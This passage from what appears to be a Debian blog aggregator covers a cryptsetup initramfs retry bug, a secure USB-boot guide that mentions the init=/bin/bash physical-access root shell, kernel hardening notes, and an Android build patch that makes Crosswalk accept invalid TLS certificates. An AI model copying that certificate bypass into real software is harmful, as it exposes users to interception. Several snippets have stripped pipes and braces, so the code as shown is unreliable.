trying passwords. Even though efficient brute-force attacks are mitigated by the PBKDF2 implementation in cryptsetup, this clearly is a real bug. The reason for the bug was twofold:
  • First, the condition in setup_mapping() responsible for making the function fail when the maximum amount of allowed attempts is reached, was never met:
    setup_mapping()
     
      [...]
      # Try to get a satisfactory password $crypttries times
      count=0                              
    while [ $crypttries -le 0 ] [ $count -lt $crypttries ]; do export CRYPTTAB_TRIED="$count" count=$(( $count + 1 )) [...] done if [ $crypttries -gt 0 ] && [ $count -gt $crypttries ]; then message "cryptsetup: maximum number of tries exceeded for $crypttarget" return 1 fi [...]
    As one can see, the while loop stops when $count -lt $crypttries. Thus the second condition $count -gt $crypttries is never met. This can easily be fixed by decreasing $count by one in case of a successful unlock attempt along with changing the second condition to $count -ge $crypttries:
    setup_mapping()
     
      [...]
      while [ $crypttries -le 0 ]   [ $count -lt $crypttries ]; do
          [...]
          # decrease $count by 1, apparently last try was successful.
          count=$(( $count - 1 ))
          [...]
      done
      if [ $crypttries -gt 0 ] && [ $count -ge $crypttries ]; then
          [...]
      fi
      [...]
     
    
    Christian Lamparter already spotted this bug back in October 2011 and provided a (incomplete) patch, but back then I even managed to merge the patch in an improper way, making it even more useless: The patch by Christian forgot to decrease $count by one in case of a successful unlock attempt, resulting in warnings about maximum tries exceeded even for successful attemps in some circumstances. But instead of adding the decrease myself and keeping the (almost correct) condition $count -eq $crypttries for detection of exceeded maximum tries, I changed back the condition to the wrong original $count -gt $crypttries that again was never met. Apparently I didn't test the fix properly back then. I definitely should do better in future!
  • Second, back in December 2013, I added a cryptroot initramfs local-block script as suggested by Goswin von Brederlow in order to fix bug #678692. The purpose of the cryptroot initramfs local-block script is to invoke the cryptroot initramfs local-top script again and again in a loop. This is required to support complex block device stacks. In fact, the numberless options of stacked block devices are one of the biggest and most inglorious reasons that the cryptsetup initramfs integration scripts became so complex over the years. After all we need to support setups like rootfs on top of LVM with two separate encrypted PVs or rootfs on top of LVM on top of dm-crypt on top of MD raid. The problem with the local-block script is that exiting the setup_mapping() function merely triggers a new invocation of the very same function. The guys who discovered the bug suggested a simple and good solution to this bug: When maximum attempts are detected (by second condition from above), the script sleeps for 60 seconds. This mitigates the brute-force attack options for local attackers - even rebooting after max attempts should be faster.

About disclosure, wording and clickbaiting I'm happy that Hector and Ismael brought up the topic and made their argument about the security impacts of an initramfs rescue shell, even though I have to admit that I was rather astonished about the fact that they got a CVE assigned. Nevertheless I'm very happy that they informed the Security Teams of Debian and Ubuntu prior to publishing their findings, which put me in the loop in turn. Also Hector and Ismael were open and responsive when it came to discussing their proposed fixes. But unfortunately the way they advertised their finding was not very helpful. They announced a speech about this topic at the DeepSec 2016 in Vienna with the headline Abusing LUKS to Hack the System. Honestly, this headline is missleading - if not wrong - in several ways:
  • First, the whole issue is not about LUKS, neither is it about cryptsetup itself. It's about Debians integration of cryptsetup into the initramfs, which is a compeletely different story.
  • Second, the term hack the system suggests that an exploit to break into the system is revealed. This is not true. The device encryption is not endangered at all.
  • Third - as shown above - very special prerequisites need to be met in order to make the mere existance of a LUKS encrypted device the relevant fact to be able to spawn a rescue shell during initramfs.
Unfortunately, the way this issue was published lead to even worse articles in the tech news press. Topics like Major security hole found in Cryptsetup script for LUKS disk encryption or Linux Flaw allows Root Shell During Boot-Up for LUKS Disk-Encrypted Systems suggest that a major security vulnerabilty was revealed and that it compromised the protection that cryptsetup respective LUKS offer. If these articles/news did anything at all, then it was causing damage to the cryptsetup project, which is not affected by the whole issue at all. After the cat was out of the bag, Marco and Ismael aggreed that the way the news picked up the issue was suboptimal, but I cannot fight the feeling that the over-exaggeration was partly intended and that clickbaiting is taking place here. That's a bit sad.

6 December 2016

Sylvain Le Gall: Release of OASIS 0.4.8

I am happy to announce the release of OASIS v0.4.8. Logo OASIS small OASIS is a tool to help OCaml developers to integrate configure, build and install systems in their projects. It should help to create standard entry points in the source code build system, allowing external tools to analyse projects easily. This tool is freely inspired by Cabal which is the same kind of tool for Haskell. You can find the new release here and the changelog here. More information about OASIS in general on the OASIS website. Pull request for inclusion in OPAM is pending. Here is a quick summary of the important changes: Thanks to Edwin T r k, Yuri D. Lensky and Gerd Stolpmann for their contributions.


Mirco Bauer: Secure USB boot with Debian

Foreword The moment you leave your laptop, say in a hotel room, you can no longer trust your system as it could have been modified while you were away. Think you are safe because you have a crypted disk? Well, if the boot partition is on the laptop itself, it can be manipulated and you will not notice because the boot partition can't be encrypted. The BIOS needs to access the MBR and boot loader and that loads the Linux kernel, all unencrypted. There has been some reports lately that the Linux cryptsetup is insecure because you can spawn a root shell by hitting the enter key for 70 seconds. This is not the real threat to your system, really. If someone has physical access to your hardware, he can get a root shell in less than a second by passing init=/bin/bash as parameter to the Linux kernel in the boot loader regardless if cryptsetup is used or not! The attacker can also use other ways like booting a live system from CD/USB etc. The real insecurity here is the unencrypted boot partition and not some script that gets executed from it. So how to prevent this physical access attack vector? Just keep reading this guide. This guide explains how to install Debian securely on your laptop with using an external USB boot disk. The disk inside the laptop should not contain your /boot partition since that is an easy target for manipulation. An attacker could for example change the boot scripts inside the initrd image to capture your passphrase of your crypted volume. With an USB boot partition, you can unplug the USB stick after the operating system has booted. Best practice here is to have the USB stick together with your bunch of keys. That way you will disconnect your USB stick early after the boot as finished so you can put it back into your pocket.

Secure Hardware Assumptions We have to assume here that the hardware you are using to download and verify the install media is safe to use. Same applies with the hardware where you are doing the fresh Debian install. Say the hardware does not contain any malware in the form of code in EFI or other manipulation attempts that influence the behavior of the operating system we are going to install.

Download Debian Install ISO Feel free to use any Debian mirror and install flavor. For this guide I am using the download mirror in Germany and the DVD install flavor.
wget http://ftp.de.debian.org/debian-cd/current/amd64/iso-dvd/debian-8.6.0-amd64-DVD-1.iso

Verify hashsum of ISO file To know if the ISO file was downloaded without modification we have to check the hashsum of the file. The hashsum file can be found in the same directory as the ISO file on the download mirror. With hashsums if a single bit differs in the file, the resulting SHA512 sum will be completely different. Obtain the hashsum file using:
wget http://ftp.de.debian.org/debian-cd/current/amd64/iso-dvd/SHA512SUMS
Calculate a local hashsum from the downloaded ISO file:
sha512sum debian-8.6.0-amd64-DVD-1.iso
Now you need to compare the hashsum with that is in the SHA512SUMS file. Since the SHA512SUMS file contains the hashsums of all files that are in the same directory you need to find the right one first. grep can do this for you:
grep debian-8.6.0-amd64-DVD-1.iso SHA512SUMS
Both commands executed after each other should show following output:
$ sha512sum debian-8.6.0-amd64-DVD-1.iso
c3883edfc95e3b09152d46ce29a032eed1de71531549aee86bb98dab1528088a16f0b4d628aee8ac6cc420364e208d3d5e19d0dea3576f53b904c18e8f604d8c  debian-8.6.0-amd64-DVD-1.iso
$ grep debian-8.6.0-amd64-DVD-1.iso SHA512SUMS
c3883edfc95e3b09152d46ce29a032eed1de71531549aee86bb98dab1528088a16f0b4d628aee8ac6cc420364e208d3d5e19d0dea3576f53b904c18e8f604d8c  debian-8.6.0-amd64-DVD-1.iso
As you can see the hashsum found in the SHA512SUMS file matches with the locally generated hashsum using the sha512sum command. At this point we are not finished yet. These 2 matching hashsums just means whatever was on the download server matches what we have received and stored locally on your disk. The ISO file and SHA512SUM file could still be a modified version! And this is where GPG signatures chime in, covered in the next section.

Download GPG Signature File GPG signature files usually have the .sign file name extension but could also be named .asc. Download the signature file using wget:
wget http://ftp.de.debian.org/debian-cd/current/amd64/iso-dvd/SHA512SUMS.sign

Obtain GPG Key of Signer Letting gpg verify the signature will fail at this point as we don't have the public key of the signer:
$ gpg --verify SHA512SUMS.sign
gpg: assuming signed data in 'SHA512SUMS'
gpg: Signature made Mon 19 Sep 2016 12:23:47 AM HKT
gpg:                using RSA key DA87E80D6294BE9B
gpg: Can't check signature: No public key
Downloading a key is trivial with gpg, but more importantly we need to verify that this key (DA87E80D6294BE9B) is trustworthy, as it could also be a key of the infamous man-in-the-middle. Here you can find the GPG fingerprints of the official signing keys used by Debian. The ending of the "Key fingerprint" line should match the key id we found in the signature file from above.
gpg:                using RSA key DA87E80D6294BE9B
Key fingerprint = DF9B 9C49 EAA9 2984 3258  9D76 DA87 E80D 6294 BE9B
DA87E80D6294BE9B matches Key fingerprint = DF9B 9C49 EAA9 2984 3258 9D76 DA87 E80D 6294 BE9B To download and import this key run: $ gpg --keyserver keyring.debian.org --recv-keys DA87E80D6294BE9B

Verify GPG Signature of Hashsum File Ok, we are almost there. Now we can run the command which checks if the signature of the hashsum file we have, was not modified by anyone and matches what Debian has generated and signed.
gpg: assuming signed data in 'SHA512SUMS'
gpg: Signature made Mon 19 Sep 2016 12:23:47 AM HKT
gpg:                using RSA key DA87E80D6294BE9B
gpg: checking the trustdb
gpg: marginals needed: 3  completes needed: 1  trust model: pgp
gpg: depth: 0  valid:   1  signed:   0  trust: 0-, 0q, 0n, 0m, 0f, 1u
gpg: Good signature from "Debian CD signing key <debian-cd@lists.debian.org>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg:          There is no indication that the signature belongs to the owner.
Primary key fingerprint: DF9B 9C49 EAA9 2984 3258  9D76 DA87 E80D 6294 BE9B
The important line in this output is the "Good signature from ..." one. It still shows a warning since we never certified (signed) that Debian key. This can be ignored at this point though.

Write ISO Image to Install Media With a verified pristine ISO file we can finally start the install by writing it to an USB stick or blank DVD. So use your favorite tool to write the ISO to your install media and boot from it. I have used dd and a USB stick attached as /dev/sdb.
dd if=debian-8.6.0-amd64-DVD-1.iso of=/dev/sdb bs=1M oflag=sync

Install Debian on Crypted Volume with USB boot partition I am not explaining each step of the Debian install here. The Debian handbook is a good resource for covering each install step. Follow the steps until the installers wants to partition your disk. There you need to select the "Guided, use entire disk and set up encrypted LVM" option. After that select the built-in disk of your laptop, which usually is sda but double check this before you go ahead, as it will overwrite the data! The 137 GB disk in this case is the built-in disk and the 8 GB is the USB stick. It makes no difference at this point if you select "All files in one partition" or "Separate /home partition". The USB boot partition can be selected a later step. Confirm that you want to overwrite your built-in disk shown as sda. It will take a while as it will write random data to the disk to ensure there is no unencrypted data left on the disk from previous installations for example. Now you need to enter your passphrase that will be used to protect the private key of the crypt volume. Choose something long enough like a sentence and don't forget the passphrase else you can no longer access your data! Don't save the passphrase on any computer, smartphone or password manager. If you want to make a backup of your passphrase then use a ball pen and paper and store the paper backup in a secure location. The installer will show you a summary of the partitioning as shown above but we need to make the change for the USB boot disk. At the moment it wants to put /boot on sda which is the built-in disk, while our USB stick is sdb. Select /boot and hit enter, after that select "Delete this partition". After /boot was deleted we can create /boot on the USB stick shown as sdb. Select sdb and hit enter. It will ask if you want to create an empty partition table. Confirm that question with yes. The partition summary shows sdb with no partitions on it. Select FREE SPACE and select "Create a new partition". Confirm the suggested partition size. Confirm the partition type to be "Primary". It is time to tell the installer to use this new partition on the USB stick (sdb1) as /boot partition. Select "Mount point: /home" and in the next dialog select "/boot - static files of the boot loader" as shown below: Confirm the made changes by selecting "Done setting up the partition". The final partitioning should look now like the following screenshot: If the partition summary looks good, go ahead with the installation by selecting "Finish partitioning and write changes to disk". When the installer asks if it should force EFI, then select no, as EFI is not going to protect you. Finish the installation as usual, select your preferred desktop environment etc.

GRUB Boot Loader Confirm the dialog that wants to install GRUB to the master boot record. Here it is important to install it to the USB stick and not your built-in SATA/SSD disk! So select sdb (the USB stick) in the next dialog.

First Boot from USB Once everything is installed, you can boot from your USB stick. As simple test you can unplug your USB stick and the boot should fail with "no operating system found" or similar error message from the BIOS. If it doesn't boot even though the USB stick is connected, then most likely your BIOS is not configured to boot from USB media. Also a blank screen and nothing happening is usually meaning the BIOS can't find a boot device. You need to change the boot setting in your BIOS. As the steps are very different for each BIOS, I can't provide a detailed step-by-step list here. Usually you can enter the BIOS using F1, F2 or F12 after powering on your computer. In the BIOS there is a menu to configure the boot order. In that list it should show USB disk/storage as the first position. After you have made the changes save and exit the BIOS. Now it will boot from your USB stick first and GRUB will show up and proceeds with the boot process till it will ask for your passphrase to unlock the crypt volume.

Unmount /boot partition after Boot If you boot your laptop from the USB stick, we want to remove the stick after it has finished booting. This will prevent an attacker to make modifications to your USB stick. To avoid data loss, we should not simply unplug the USB stick but unmount /boot first and then unplug the stick. Good news is that we can automate this unmounting and you just need to unplug the stick after the laptop has finished booting to your login screen. Just add this line to your /etc/rc.local file:
umount /boot
After boot you can once verify that it automatically unmounts /boot for you by running:
mount   grep /boot
If that command produces no output, then /boot is not mounted and you can safely unplug the USB stick.

Final Words From time to time you need to upgrade your Linux kernel of course which is on the /boot partition. This can still be done the regular way using apt-get upgrade, except that you need to mount /boot before that and unmount it again after the kernel upgrade. Enjoy your secured laptop. Now you can leave it in a hotel room without the possibility of someone trying you obtain your passphrase by putting a key logger in your boot partition. All the attacker will see is a fully encrypted harddisk. If he tries to mess with your crypted disk, you will notice as the decryption will fail. Disclaimer: there are still other attack vectors possible, but they are much harder to do. Your hardware or BIOS can still be modified. But not by holding down the enter key for 70 seconds or by booting a live system.

5 December 2016

Shirish Agarwal: The Anti-Pollito squad arrest and confession

Disclaimer This is an attempt at humor and hence entirely fictional in nature. While some incidents depicted are true, the context and the story woven around them are by yours truly. None of the Mascots of Debian were hurt during the blog post . I also disavow any responsibility for any hurt (real or imagined) to any past, current and future mascots. The attempt should not be looked upon as demeaning people who are accused of false crimes, tortured and confessions eked out of them as this happens quite a lot (In India for sure, but guess it s the same world over in various degrees). The idea is loosely inspired by Chocolate:Deep Dark Secrets. (2005) On a more positive note, let s start Being a Sunday morning woke up late to find incessant knocking on the door, incidentally mum was not at home. Opening the door, found two official looking gentleman. They asked my name, asked my credentials, tortured and arrested me for Group conspiracy of Malicious Mischief in second and third degrees . The torture was done by means of making me forcefully watch endless reruns of Norbit . While I do love Eddie Murphy, this was one of his movies he could have done without . I guess for many people watching it once was torture enough. I *think* they were nominated for razzie awards dunno if they won it or not, but this is beside the point. Unlike the 20 years it takes for a typical case to reach to its conclusion even in the smallest court in India, due to the torture, I was made to confess (due to endless torture) and was given summary judgement. The judgement was/is as follows a. Do 100 hours of Community service in Debian in 2017. This could be done via blog posts, raising tickets in the Debian BTS or in whichever way I could be helpful to Debian. b. Write a confessional with some photographic evidence sharing/detailing some of the other members who were part of the conspiracy in view of the reduced sentence. So now, have been forced to write this confession As you all know, I won a bursary this year for debconf16. What is not known by most people is that I also got an innocuous looking e-mail titled Pollito for DPL . While I can t name all the names as investigation is still ongoing about how far-reaching the conspiracy is . The email was purportedly written by members of cabal within cabal which are in Debian. I looked at the email header to see if this was genuine and I could trace the origin but was left none the wiser, as obviously these people are far more technically advanced than to fall in simple tricks like this Anyways, secretly happy that I have been invited to be part of these elites, I did the visa thing, packed my bags and came to Debconf16. At this point in juncture, I had no idea whether it was real or I had imagined the whole thing. Then to my surprise saw this evidence of conspiracy to have Pollito as DPL, Wifi Password Just like the Illuminati the conspiracy was for all to see those who knew about it. Most people were thinking of it as a joke, but those like me who had got e-mails knew better. I knew that the thing is real, now I only needed to bide my time and knew that the opportunity would present itself. And few days later, sure enough, there was a trip planned for Table Mountain, Cape Town . Few people planned to hike to the mountain, while few chose to take the cable car till up the mountain. First glance of the cable car with table mountain as background Quite a few people came along with us and bought tickets for the to and fro to the mountain and back. Ticket for CPT Table mountain car cable Incidentally, I was thinking if the South African Govt. were getting the tax or not. If you look at the ticket, there is just a bar-code. In India as well as the U.S. there is TIN Tax Identification Number TIN displayed on an invoice from channeltimes.com Few links to share what it is all about . While these should be on all invoices, need to specially check when taking high-value items. In India as shared in the article the awareness, knowledge leaves a bit to be desired. While I m drifting from the incident, it would be nice if somebody from SA could share how things work there. Moving on, we boarded the cable car. It was quite spacious cable car with I guess around 30-40 people or some more who were able to see everything along with the controller. from inside the table mountain cable car 360 degrees It was a pleasant cacophony of almost two dozen or more nationalities on this 360 degrees moving chamber. I was a little worried though as it essentially is a bucket and there is always a possibility that a severe wind could damage it. Later somebody did share that some frightful incidents had occurred not too long ago on the cable car. It took about 20-25 odd minutes to get to the top of table mountain and we were presented with views such as below View from Table Mountain cable car looking down The picture I am sharing is actually when we were going down as all the pictures of going up via the cable car were over-exposed. Also, it was pretty crowded on the way up then on the way down so handling the mobile camera was not so comfortable. Once we reached up, the wind was blowing at incredible speeds. Even with my jacket and everything I was feeling cold. Most of the group around 10-12 people looked around if we could find a place to have some refreshments and get some of the energy in the body. So we all ventured to a place and placed our orders the bleh... Irish coffee at top of Table Mountain I was introduced to Irish Coffee few years back and have had some incredible Irish Coffees in Pune and elsewhere. I do hope to be able to make Irish Coffee at home if and when I have my own house. This is hotter than brandy and is perfect if you are suffering from cold etc if done right, really needs some skills. This is the only drink which I wanted in SA which I never got right . As South Africa was freezing for me, this would have been the perfect antidote but the one there as well as elsewhere were all bleh. What was interesting though, was the coffee caller besides it. It looked like a simple circuit mounted on a PCB board with lights, vibrations and RFID and it worked exactly like that. I am guessing as and when the order is ready, there is an interrupt signal sent via radio waves which causes the buzzer to light and vibrate. Here s the back panel if somebody wants to take inspiration and try it as a fun project backpanel of the buzz caller Once we were somewhat strengthened by the snacks, chai, coffee etc. we made our move to seeing the mountain. The only way to describe it is that it s similar to Raigad Fort but the plateau seemed to be bigger. The wikipedia page of Table Mountain attempts to share but I guess it s more clearly envisioned by one of the pictures shared therein. table mountain panaromic image I have to say while Table Mountain is beautiful and haunting as it has scenes like these Some of the oldest rocks known to wo/man. There is something there which pulls you, which reminds you of a long lost past. I could have simply sat there for hours together but as was part of the group had to keep with them. Not that I minded. The moment I was watching this, I was transported to some memories of the Himalayas about 20 odd years or so. In that previous life, I had the opportunity to be with some of the most beautiful women and also been in the most happening places, the Himalayas. I had shared years before some of my experiences I had in the Himalayas. I discontinued it as I didn t have a decent camera at that point in time. While I don t wanna digress, I would challenge anybody to experience the Himalayas and then compare. It is just something inexplicable. The beauty and the rawness that Himalayas shows makes you feel insignificant and yet part of the whole cosmos. What Paulo Cohello expressed in The Valkyries is something that could be felt in the Himalayas. Leh, Ladakh, Himachal , Garwhal, Kumaon. The list will go on forever as there are so many places, each more beautiful than the other. Most places are also extremely backpacker-friendly so if you ask around you can get some awesome deals if you want to spend more than a few days in one place. Moving on, while making small talk @olasd or Nicolas Dandrimont , the headmaster of our trip made small talk to each of us and eked out from all of us that we wanted to have Pollito as our DPL (Debian Project Leader) for 2017. Few pictures being shared below as supporting evidence as well The Pollito as DPL cabal in action members of the Pollito as DPL where am I or more precisely how far am I from India. While I do not know who further up than Nicolas was on the coup which would take place. The idea was this If the current DPL steps down, we would take all and any necessary actions to make Pollito our DPL. Pollito going to SA - photo taken by Jonathan Carter This has been taken from Pollito s adventure Being a responsible journalist, I also enquired about Pollito s true history as it would not have been complete without one. This is the e-mail I got from Gunnar Wolf, a friend and DD from Mexico
Turns out, Valessio has just spent a week staying at my house And
in any case, if somebody in Debian knows about Pollito s
childhood That is me. Pollito came to our lives when we went to Congreso Internacional de
Software Libre (CISOL) in Zacatecas city. I was strolling around the
very beautiful city with my wife Regina and our friend Alejandro
Miranda, and at a shop at either Ram n L pez Velarde or Vicente
Guerrero, we found a flock of pollitos. http://www.openstreetmap.org/#map=17/22.77111/-102.57145 Even if this was comparable to a slave market, we bought one from
them, and adopted it as our own. Back then, we were a young couple Well, we were not that young
anymore. I mean, we didn t have children. Anyway, we took Pollito with
us on several road trips, such as the only time I have crossed an
international border driving: We went to Encuentro Centroamericano de
Software Libre at Guatemala city in 2012 (again with Alejandro), and
you can see several Pollito pics at: http://gwolf.org/album/road-trip-ecsl-2012-guatemala-0 Pollito likes travelling. Of course, when we were to Nicaragua for
DebConf, Pollito tagged along. It was his first flight as a passenger
(we never asked about his previous life in slavery; remember, Pollito
trust no one). Pollito felt much welcome with the DebConf crowd. Of course, as
Pollito is a free spirit, we never even thought about forcing him to
come back with us. Pollito went to Switzerland, and we agreed to meet
again every year or two. It s always nice to have a chat with him. Hugs!
So with that backdrop I would urge fellow Debianities to take up the slogans LONG LIVE THE DPL ! LONG LIVE POLLITO ! LONG LIVE POLLITO THE DPL ! The first step to make Pollito the DPL is to ensure he has a @debian.org (pollito@debian.org) We also need him to be made a DD because only then can he become a DPL. In solidarity and in peace
Filed under: Miscellenous Tagged: #caller, #confession, #Debconf16, #debian, #Fiction, #history, #Pollito, #Pollito as DPL, #Table Mountain, Cabal, memories, south africa

Norbert Preining: Debian/TeX Live 2016.20161130-1

As we are moving closer to the Debian release freeze, I am shipping out a new set of packages. Nothing spectacular here, just the regular updates and a security fix that was only reported internally. Add sugar and a few minor bug fixes.

texlive2016-debian I have been silent for quite some time, busy at my new job, busy with my little monster, writing papers, caring for visitors, living. I have quite a lot of things I want to write, but not enough time, so very short only this one. Enjoy. New packages awesomebox, baskervillef, forest-quickstart, gofonts, iscram, karnaugh-map, tikz-optics, tikzpeople, unicode-bidi. Updated packages acmart, algorithms, aomart, apa, apa6, appendix, apxproof, arabluatex, asymptote, background, bangorexam, beamer, beebe, biblatex-gb7714-2015, biblatex-mla, biblatex-morenames, bibtexperllibs, bidi, bookcover, bxjalipsum, bxjscls, c90, cals, cell, cm, cmap, cmextra, context, cooking-units, ctex, cyrillic, dirtree, ekaia, enotez, errata, euler, exercises, fira, fonts-churchslavonic, formation-latex-ul, german, glossaries, graphics, handout, hustthesis, hyphen-base, ipaex, japanese, jfontmaps, kpathsea, l3build, l3experimental, l3kernel, l3packages, latex2e-help-texinfo-fr, layouts, listofitems, lshort-german, manfnt, mathastext, mcf2graph, media9, mflogo, ms, multirow, newpx, newtx, nlctdoc, notes, patch, pdfscreen, phonenumbers, platex, ptex, quran, readarray, reledmac, shapes, showexpl, siunitx, talk, tcolorbox, tetex, tex4ht, texlive-en, texlive-scripts, texworks, tikz-dependency, toptesi, tpslifonts, tracklang, tugboat, tugboat-plain, units, updmap-map, uplatex, uspace, wadalab, xecjk, xellipsis, xepersian, xint.

4 December 2016

Ben Hutchings: Linux Kernel Summit 2016, part 2

I attended this year's Linux Kernel Summit in Santa Fe, NM, USA and made notes on some of the sessions that were relevant to Debian. LWN also reported many of the discussions. This is the second and last part of my notes; part 1 is here. Kernel Hardening Kees Cook presented the ongoing work on upstream kernel hardening, also known as the Kernel Self-Protection Project or KSPP. GCC plugins The kernel build system can now build and use GCC plugins to implement some protections. This requires gcc 4.5 and the plugin headers installed. It has been tested on x86, arm, and arm64. It is disabled by CONFIG_COMPILE_TEST because CI systems using allmodconfig/allyesconfig probably don't have those installed, but this ought to be changed at some point. There was a question as to how plugin headers should be installed for cross-compilers or custom compilers, but I didn't hear a clear answer to this. Kees has been prodding distribution gcc maintainers to package them. Mark Brown mentioned the Linaro toolchain being widely used; Kees has not talked to its maintainers yet. Probabilistic protections These protections are based on hidden state that an attacker will need to discover in order to make an effective attack; they reduce the probability of success but don't prevent it entirely. Kernel address space layout randomisation (KASLR) has now been implemented on x86, arm64, and mips for the kernel image. (Debian enables this.) However there are still lots of information leaks that defeat this. This could theoretically be improved by relocating different sections or smaller parts of the kernel independently, but this requires re-linking at boot. Aside from software information leaks, the branch target predictor on (common implementations of) x86 provides a side channel to find addresses of branches in the kernel. Page and heap allocation, etc., is still quite predictable. struct randomisation (RANDSTRUCT plugin from grsecurity) reorders members in (a) structures containing only function pointers (b) explicitly marked structures. This makes it very hard to attack custom kernels where the kernel image is not readable. But even for distribution kernels, it increases the maintenance burden for attackers. Deterministic protections These protections block a class of attacks completely. Read-only protection of kernel memory is either mandatory or enabled by default on x86, arm, and arm64. (Debian enables this.) Protections against execution of user memory in kernel mode are now implemented in hardware on x86 (SMEP, in Intel processors from Skylake onward) and on arm64 (PXN, from ARMv8.1). But Skylake is not available for servers and ARMv8.1 is not yet implemented at all! s390 always had this protection. It may be possible to 'emulate' this using other hardware protections. arm (v7) and arm64 now have this, but x86 doesn't. Linus doesn't like the overhead of previously proposed implementations for x86. It is possible to do this using PCID (in Intel processors from Sandy Bridge onward), which has already been done in PaX - and this should be fast enough. Virtually mapped stacks protect against stack overflow attacks. They were implemented as an option for x86 only in 4.9. (Debian enables this.) Copies to or from user memory sometimes use a user-controlled size that is not properly bounded. Hardened usercopy, implemented as an option in 4.8 for many architectures, protects against this. (Debian enables this.) Memory wiping (zero on free) protects against some information leaks and use-after-free bugs. It was already implemented as debug feature with non-zero poison value, but at some performance cost. Zeroing can be cheaper since it allows allocator to skip zeroing on reallocation. That was implemented as an option in 4.6. (Debian does not currently enable this but we might do if the performance cost is low enough.) Constification (with the CONSTIFY gcc plugin) reduces the amount of static data that can be written to. As with RANDSTRUCT, this is applied to function pointer tables and explicitly marked structures. Instances of some types need to be modified very occasionally. In PaX/Grsecurity this is done with pax_ open,close _kernel() which globally disable write protection temporarily. It would be preferable to override write protection in a more directed way, so that the permission to write doesn't leak into any other code that interrupts this process. The feature is not in mainline yet. Atomic wrap detction protects against reference-counting bugs which can result in a use-after-free. Overflow and underflow are trapped and result in an 'oops'. There is no measurable performance impact. It would be applied to all operations on the atomic_t type, but there needs to be an opt-out for atomics that are not ref-counters - probably by adding an atomic_wrap_t type for them. This has been implemented for x86, arm, and arm64 but is not in mainline yet. Kernel Freezer Hell For the second year running, Jiri Kosina raised the problem of 'freezing' kthreads (kernel-mode threads) in preparation for system suspend (suspend to RAM, or hibernation). What are the semantics? What invariants should be met when a kthread gets frozen? They are not defined anywhere. Most freezable threads don't actually need to be quiesced. Also many non-freezable threads are pointlessly calling try_to_freeze() (probably due to copying code without understanding it)). At a system level, what we actually need is I/O and filesystem consistency. This should be achieved by: The system suspend code should not need to directly freeze threads. Kernel Documentation Jon Corbet and Mauro Carvalho presented the recent work on kernel documentation. The kernel's documentation system was a house of cards involving DocBook and a lot of custom scripting. Both the DocBook templates and plain text files are gradually being converted to reStructuredText format, processed by Sphinx. However, manual page generation is currently 'broken' for documents processed by Sphinx. There are about 150 files at the top level of the documentation tree, that are being gradually moved into subdirectories. The most popular files, that are likely to be referenced in external documentation, have been replaced by placeholders. Sphinx is highly extensible and this has been used to integrate kernel-doc. It would be possible to add extensions that parse and include the MAINTAINERS file and Documentation/ABI/ files, which have their own formats, but the documentation maintainers would prefer not to add extensions that can't be pushed to Sphinx upstream. There is lots of obsolete documentation, and patches to remove those would be welcome. Linus objected to PDF files recently added under the Documentation/media directory - they are not the source format so should not be there! They should be generated from the corresponding SVG or image files at build time. Issues around Tracepoints Steve Rostedt and Shuah Khan led a discussion about tracepoints. Currently each maintainer decides which tracepoints to create. The cost of each added tracepoint is minimal, but the cost of very many tracepoints is more substantial. So there is such a thing as too many tracepoints, and we need a policy to decide when they are justified. They advised not to create tracepoints just in case, since kprobes can be used for tracing (almost) anywhere dynamically. There was some support for requiring documentation of each new tracepoint. That may dissuade introduction of obscure tracepoints, but also creates a higher expectation of stability. Tools such as bcc and IOVisor are now being created that depend on specific tracepoints or even function names (through kprobes). Should we care about breaking them? Linus said that we should strive to be polite to developers and users relying on tracepoints, but if it's too painful to maintain a tracepoint then we should go ahead and change it. Where the end users of the tool are themselves developers it's more reasonable to expect them to upgrade the tool and we should care less about changing it. In some cases tracepoints could provide dummy data for compatibility (as is done in some places in procfs).

3 December 2016

Vincent Bernat: Build-time dependency patching for Android

This post shows how to patch an external dependency for an Android project at build-time with Gradle. This leverages the Transform API and Javassist, a Java bytecode manipulation tool.
buildscript  
    dependencies  
        classpath 'com.android.tools.build:gradle:2.2.+'
        classpath 'com.android.tools.build:transform-api:1.5.+'
        classpath 'org.javassist:javassist:3.21.+'
        classpath 'commons-io:commons-io:2.4'
     
 
Disclaimer: I am not a seasoned Android programmer, so take this with a grain of salt.

Context This section adds some context to the example. Feel free to skip it. Dashkiosk is an application to manage dashboards on many displays. It provides an Android application you can install on one of those cheap Android sticks. Under the table, the application is an embedded webview backed by the Crosswalk Project web runtime which brings an up-to-date web engine, even for older versions of Android1. Recently, a security vulnerability has been spotted in how invalid certificates were handled. When a certificate cannot be verified, the webview defers the decision to the host application by calling the onReceivedSslError() method:
Notify the host application that an SSL error occurred while loading a resource. The host application must call either callback.onReceiveValue(true) or callback.onReceiveValue(false). Note that the decision may be retained for use in response to future SSL errors. The default behavior is to pop up a dialog.
The default behavior is specific to Crosswalk webview: the Android builtin one just cancels the load. Unfortunately, the fix applied by Crosswalk is different and, as a side effect, the onReceivedSslError() method is not invoked anymore2. Dashkiosk comes with an option to ignore TLS errors3. The mentioned security fix breaks this feature. The following example will demonstrate how to patch Crosswalk to recover the previous behavior4.

Simple method replacement Let s replace the shouldDenyRequest() method from the org.xwalk.core.internal.SslUtil class with this version:
// In SslUtil class
public static boolean shouldDenyRequest(int error)  
    return false;
 

Transform registration Gradle Transform API enables the manipulation of compiled class files before they are converted to DEX files. To declare a transform and register it, include the following code in your build.gradle:
import com.android.build.api.transform.Context
import com.android.build.api.transform.QualifiedContent
import com.android.build.api.transform.Transform
import com.android.build.api.transform.TransformException
import com.android.build.api.transform.TransformInput
import com.android.build.api.transform.TransformOutputProvider
import org.gradle.api.logging.Logger
class PatchXWalkTransform extends Transform  
    Logger logger = null;
    public PatchXWalkTransform(Logger logger)  
        this.logger = logger
     
    @Override
    String getName()  
        return "PatchXWalk"
     
    @Override
    Set<QualifiedContent.ContentType> getInputTypes()  
        return Collections.singleton(QualifiedContent.DefaultContentType.CLASSES)
     
    @Override
    Set<QualifiedContent.Scope> getScopes()  
        return Collections.singleton(QualifiedContent.Scope.EXTERNAL_LIBRARIES)
     
    @Override
    boolean isIncremental()  
        return true
     
    @Override
    void transform(Context context,
                   Collection<TransformInput> inputs,
                   Collection<TransformInput> referencedInputs,
                   TransformOutputProvider outputProvider,
                   boolean isIncremental) throws IOException, TransformException, InterruptedException  
        // We should do something here
     
 
// Register the transform
android.registerTransform(new PatchXWalkTransform(logger))
